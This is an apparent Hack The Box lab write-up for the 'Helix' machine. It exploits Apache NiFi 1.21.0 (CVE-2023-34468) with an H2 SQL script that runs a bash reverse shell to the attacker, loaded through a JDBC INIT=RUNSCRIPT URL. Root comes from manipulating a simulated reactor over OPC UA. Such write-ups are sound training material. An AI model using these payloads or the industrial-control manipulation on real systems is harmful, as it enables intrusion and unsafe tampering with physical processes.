HTB : Helix
Overview
Helix is an off-season Medium difficulty Linux Machine.
Enumeration, Discovery & Foothold
The main domain you get, helix.htb, is pretty bland, there is quite literally nothing for you to pivot from so you will need to enumerate, even then there will be nothing when enumerating files and directories with gobuster. So you will have to fuzz subdomains with Fuff, there you will find flow.helix.htb, then when you visit that domain in your browser it will redirect you to /nifi.
Quick breakdown of NiFi:
(Apache NiFi is an open-source data integration platform designed to automate and manage the flow of data between systems. Initially developed by the US National Security Agency (NSA), it was later released as an open-source project in 2014. NiFi provides a visual interface for designing, monitoring, and managing data flows, making it a popular choice for data engineers and analysts.
NiFi operates on the principles of Flow-Based Programming (FBP), where data is represented as FlowFiles that move through a series of processors for tasks like routing, transformation, and mediation. It supports real-time data processing, ensuring high scalability, reliability, and security.)
If you open up burp and navigate a bit through the target tab you can find a request to the nifi-api that gets config info, well just the build and version which you will need to search through CVEs. The version of NiFi you will be working with is 1.21.0. Knowing the version will help you narrow down the search for CVEs, and honestly this was a pretty unique command injection for me, CVE 2023-34468.
First, you want to create a .sql file on your host machine that contains the following:
CREATE ALIAS SHELLEXEC AS \$$
String shellexec(String cmd) throws java.io.IOException {
String[] c = {"/bin/bash","-c",cmd}; java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(c).getInputStream()).useDelimiter("\\\A"); return s.hasNext() ? s.next() : "";
}
\$$;
CALL SHELLEXEC('bash -c "bash -i >& /dev/tcp/<your tun0 IP>/4444 0>&1"');
This is a reverse shell payload for H2, H2 is a lightweight Java-based relational database. It’s super popular in development and testing because it runs entirely in-memory (no installation needed) and bundles a web-based console UI.
It also lets you define custom functions using inline Java code. This creates a function called SHELLEXEC that:
- Takes a string command as input
- Passes it to
/bin/bash -c <cmd>viaRuntime.getRuntime().exec() - Returns the output via a Scanner
Then you call the function with the reverse shell payload. That is the code explained, now that lives locally so we want the server to fetch it via http so just open a http server with python then in the GUI you will do as follows:
Click the wheel.




Then change the line that pointer 3 points to with this
jdbc:h2:mem:test;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://<your tun0 ip>:8000/<name of the sql file>.sql'Then:

This runs the script inside the sql file and on the listener you will get the shell as the nifi process,
User
Now there are alot of rabbitholes honestly, like a bcrypt hash that when cracked won’t get you the actual operator password. Though, what you can find is the SSH key of the operator. I searched for it with
find /opt/nifi-1.21.0 -type f \( -iname '*operator*' \) 2>/dev/null
Now just copy it onto your host machine and don’t make the same mistake as me and actually change its permissions with chmod 600 so the key isn’t too open. Then you will get the user flag through the SSH session.
Root
Now, while I was still moving laterally to user I checked listening ports with ss -tlnp and three were listening on local host. Port 8080, 8081, and 4840. 8080 and 8081 ran HTTP so I curled both, 8080 was just the standard web server/NiFi endpoint but 8081 was a reactor monitoring page that mentioned a privileged maintenance window. 4840 ran opc.tcp which we will get to in just a moment. So I checked if I can run any privileged commands as operator with sudo -l and I found one that opens a temporary root shell when the reactor is overloaded, more specifically when the temperature is over 300 degrees or the pressure is higher than a certain point.
Opc.tcp is short for Open Platforms Communication Transmission Control Protocol, a network protocol used to control and facilitate communication between various industrial devices and systems. IDCS basically which is industrial control systems.
So now the path is clear, you want to tunnel both port 8081 and 4840 via SSH to your kali and then find a way via opc.tcp to mess with the reactor’s temperature to get the temporary root shell.
Port 8081 should look like this.

OPC.tcp won’t work in your browser so all the browser is for is the monitoring of the reactor’s state, you will want to get opcua (Open Platform Communication Unified Architecture) tools from pip.
Now you will browse the nodes via uabrowse, trying to set each value with uawrite would lead to most giving you an error as you aren’t allowed to write these values save for a few. You will want to set the mode to maintenance and you will then find out you can adjust the calibration offset for the reactor’s temperature. At first I tried setting it to 300 and that instantly put the emergency cooling into work which won’t let you get the shell.
The solution? Find a sweet spot where the reactor just exceeds the 300 degree mark. So I set the offset to 25 and just watched localhost at port 8081. It slowly gained temperature as it reached the 300 degree mark, letting me execute the privileged script with sudo and gain a root shell to read the root flag.